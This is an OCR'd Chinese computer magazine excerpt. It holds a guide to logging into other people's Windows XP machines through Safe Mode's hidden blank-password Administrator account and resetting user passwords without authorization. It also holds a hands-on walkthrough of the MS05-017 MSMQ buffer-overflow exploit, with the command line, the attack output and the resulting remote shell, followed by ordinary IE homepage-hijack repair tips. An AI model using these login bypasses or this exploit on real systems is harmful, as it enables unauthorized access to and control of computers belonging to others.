
最近，我家乡广西这边的洪水特别多，就是由于这该死的洪水，害得我不能常上网了。因为洪水问题，我的办公用电也时常被停，所以经常没有电脑用，于是我就得去学校的办公楼的电脑借用一下。哎，不过好可惜的，那些电脑基本上都有密码，我要问来问去，问得我都烦了。昨天在不经意间，发现了一个WINDOWS XP专业版、HOME版（其它版本如2003则没有这漏洞）系例的默认安装情况下的本地登录通杀ＢＵＧ，于是不用他们的密码都可以登录了。呵呵，超级爽，相信有的读者已经迫不及待了，就让我以图文并茂的方法来给你们讲解一下这个WINDOWS XP系列的本地登录通杀BUG。



1

一、本地登录漏洞原因及其利用


我们知道WINDOWS XP系列设置密码都是一般在控制面板那里设置的，问题就是出现在这里了，因为WINDOWS XP系列默认都有一个超级管理员Administrator，当我们在控制面板那里设置密码，并不是改了Administrator的密码，而是相当于新建一个用户名，并且设置了他的密码，Administrator的默认密码却是不变的（密码依然为空）。为什么有很多的人却没有发现这个问题呢，那是因为当我们登录的时候不显示默认的那个Administrator用户名的。比如，我们在控制面板中设置了ＬＷＪ这个用户，并且设置了它的密码，当我们登录时就如图1所示。



2

看到没有？只有一个ＬＷＪ的用户，而默认的Administrator用户在登陆界面是看不到的，怎么能才能利用这个默认的Ａｄｍｉｎｉｓ－ｔｒａｔｏｒ来进行登录？其实方法很简单，当我们启动计算机的时候，按Ｆ８，然后选择安全模式，就会出现下如图２所示的登陆界面了。

看到了没有呀？这个默认的Administrator用户就可以出来了，WINDOWS XP系统中的默认Administrator密码都为空哦，我们点击它就可以进入系统了。




3

二、进入系统后的利用及另一个密码BUG

但是我们进入系统后，就是一个空空的超级管理员，我们的ＬＷＪ用户的软件在桌面上是不可见的，在“开始→程序”那里也没有哦，那我们想要用ＬＷＪ这个用户的软件在哪里找得到呢？请看下图。

在系统盘下的\Documents and Settings\LWJ文件夹下，然后在“开始”菜单文件夹下进入“程序”目录，就能用到ＬＷＪ这个用户的大多数程序了。如果我们想改ＬＷＪ那个用户的密码，难不难呢？其实一点也不难，只要打开控制面板那里，然后选择用户账户”，选中我们想要改密码的用户，再选择更改密码，有的读者就会出现疑问了，我们不用填写原来的密码就可以改吗（图4）？




4

这真是WINDOWS XP一个本地超级大BUG哦，居然不用原来的密码，也可以自己更改密码。当我们重启以后，就可以用更改后的密码进行ＬＷＪ进行登录了。好了，我们目的已经达到了，至于你们想怎么样进一步利用，那就是仁者见仁，智者见智的了。

三、解决WINDOWSXP系统相关登录漏洞的方法

当我们设置密码的时候，不可以在控制面板那里设置密码，要在这里设置，先打开控制面板，然后选择“管理工具”→“计算机管理”，然后，按图5的示例来做。



5

在这里设置了默认的Administrator以后，别人就不可以进入安全模式下利用默认的Administrator进行小动作了，简单吧？

MS05017漏洞抢鲜测试体验

测试体验

lcx

MS05017的漏洞公告出了2个多月，直到6月28号我才在http://www.frsirt.com看到了可利用的代码。这个漏洞要成功利用的话，除了要满足漏洞所需目标主机开放2103或2105或2107端口外，还有一个苛刻的要求，要知道对方的netbios名字。现在多数电信部门在路由上都已经关闭了139、445端口，ipc$已不可以用，这样苛刻的条件，我实在不知如何在公网下远程去获取对方机器的netbios信息。所以这个漏洞，在外网上我认为利用价值不大，但是在内网里还有它的一席之地，感兴趣的朋友，一起来看看吧。

一、漏洞公告

受影响系统：

Microsoft Windows 98se
Microsoft Windows 98
Microsoft Windows 2000 SP4
Microsoft Windows 2000 SP3
Microsoft Windows XP SP1
Microsoft Windows XP 64-bit Edition SP1

不受影响系统：

Microsoft Windows Server 2003 sp1
Microsoft Windows Server 2003 for Itanium-based
Microsoft Windows Server 2003
Microsoft Windows ME
Microsoft Windows XP SP2
Microsoft Windows XP 64-Bit Edition 2003版(Itanium) 描述：
BUGTRAQ ID：13112

Microsoft消息队列技术允许不同时间运行的应用程序，可以跨不同网络或跨临时离线的系统进行通讯。消息队列中存在远程代码执行漏洞，远程攻击者可能利用此漏洞控制系统。起因是消息队列组件中未经检查的缓冲区。成功利用这个漏洞的攻击者可以完全控制受影响的系统，然后攻击者就可以安装程序，浏览，更改或删除数据，或创建拥有完全权限的新帐号。

二、漏洞测试过程

Microsoft消息队列服务默认情况下是没有安装的，所以我在w2ksp4下——控制面板——添加删除程序——添加删除安装widnow组件下安装了“消息队列服务（MSMQ）”（图1），安装好后在服务面板上可以看到MSMQ服务（图2），用fport2.0这个小软件可以看到2103、2105、2107都被这一服务占用（图3）。

ms05017的溢出代码我已经编译好了，程序运行后得到的参数如下：

```
E:\溢出程序>ms05017
(MS05-017) Message Queuing Buffer Overflow Vulnerability
        Copyright (c) 2004-2005 .: houseofdabus :.
ms05017 <host> <port> <netbios name> <bind port> [count]
     MSMQ ports: 2103, 2105, 2107
          count - number of packets. for Win2k Server/
AdvServer = 6-8
```

我们先用nbtstat -A ip来取得我内网192.168.8.20的netbios名字，从图4中可以看到是LCX。这是个简单的判断，因为我已经知道我机器名是LCX。




图1




图2




图3




图4

从程序的参数上来看，我们知道具体的命令格式就是ms05017 192.168.8.20 2103 LCX 7777 8。简单讲解一下，命令中的host参数是目标主机，port就是MSMQ开的服务端口了（2103、2105或2107），netbios name的名字我们已经得知是LCX，bind port的端口你随便写，我写的是7777，将来我们要登陆上去的。count这个参数可加可不加，如果要加的话，是6－8随意的这3个数字，我喜欢用8。我们来运行一下看看，如图5所示，如果成功了，telnet

192.168.8.20登陆上去后如图6所示。值得注意的是，虽然在测试过程中netbios的名字我一直用的是大写，但是在命令行下是不分大小写的，用小写也可以成功的。另外，测试时我发现，这个程序只能溢出成功一次，再溢出的话是不行的。

```
E:\溢出程序>ms05017

 (MS05-017) Message Queuing Buffer Overflow Vulnerability

        Copyright (c) 2004-2005 .: houseofdabus :.

ms05017 <host> <port> <netbios name> <bind port> [count]

MSMQ ports: 2103, 2105, 2107
count - number of packets. for Win2k Server/AdvServer = 6-8

E:\溢出程序>ms05017 192.168.8.20 2103 LCX 7777 8

 (MS05-017) Message Queuing Buffer Overflow Vulnerability

        Copyright (c) 2004-2005 .: houseofdabus :.

[*] Connecting to 192.168.8.20:2103 ... OK
[*] Attacking........... OK
```

图5

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>net user

\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_LCX                 IWAM_LCX                 TsInternetUser
命令运行完毕，但发生一个或多个错误。


C:\WINNT\system32>
```

图6

文章中的相关工具ms05017.exe已经给大家放在光盘中了。这样类似鸡肋的一个漏洞，就看大家如何去用了。不过，写完这样的文章我总有点心虚，对溢出原理一点也不懂的人来教大家学习使用这个工具去进行溢出、入侵，心里总有些疙瘩。因为只是知其然，不知所以然，所以我也希望大家学网络安全到一定程度的时候，还是要俯下身子来从底层人手才会有更大的进步。(文章的利用工具ms05017.exe在光盘中有提供)

IE 默认首页被修改的故障排除

IE浏览器上方的标题栏被改成"欢迎访问……网站"的样式，这是最常见的篡改手段，受害者众多。排除办法可通过修改注册表来解决：

①在Windows启动后，点击"开始→运行"菜单项，在"打开"栏中键入regedit，然后按"确定"键；

②展开注册表到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main]下，在右半部分窗口中找到串值"Start Page"双击，将Start Page的键值改为"about:blank"即可；

③同理，展开注册表到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]，在右半部分窗口中找到串值"Start Page"，然后按②中所述方法处理。

④退出注册表编辑器，重新启动计算机，一切OK了!

特殊例子：当IE的起始页变成了某些网址后，就算你通过选项设置修改好了，重启以后又会变成他们的网址啦，十分的难缠。其实他们是在你机器里加了一个自运行程序，它会在系统启动时将你的IE起始页设成他们的网站。

解决办法：运行注册表编辑器regedit.exe，然后依次展开[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Run]主键，然后将其下的registry.exe子键删除，然后删除自运行程序c:/Program Files/registry.exe，最后从IE选项中重新设置起始页就好了。

如何改回自己的IE标题栏

在系统默认状态下，是由应用程序本身来提供标题栏的信息，但也允许用户自行在上述注册表项目中添加信息，而一些恶意的网站正是利用了这一点来得逞的：它们将串值Window Title下的键值改为其网站名或更多的广告信息，从而达到改变浏览者IE标题栏的目的。

具体说来受到更改的注册表项目为：

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main\Window Title]

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title]

排除办法：

①在Windows启动后，点击"开始→运行"菜单项，在"打开"栏中键入regedit，然后按"确定"键；

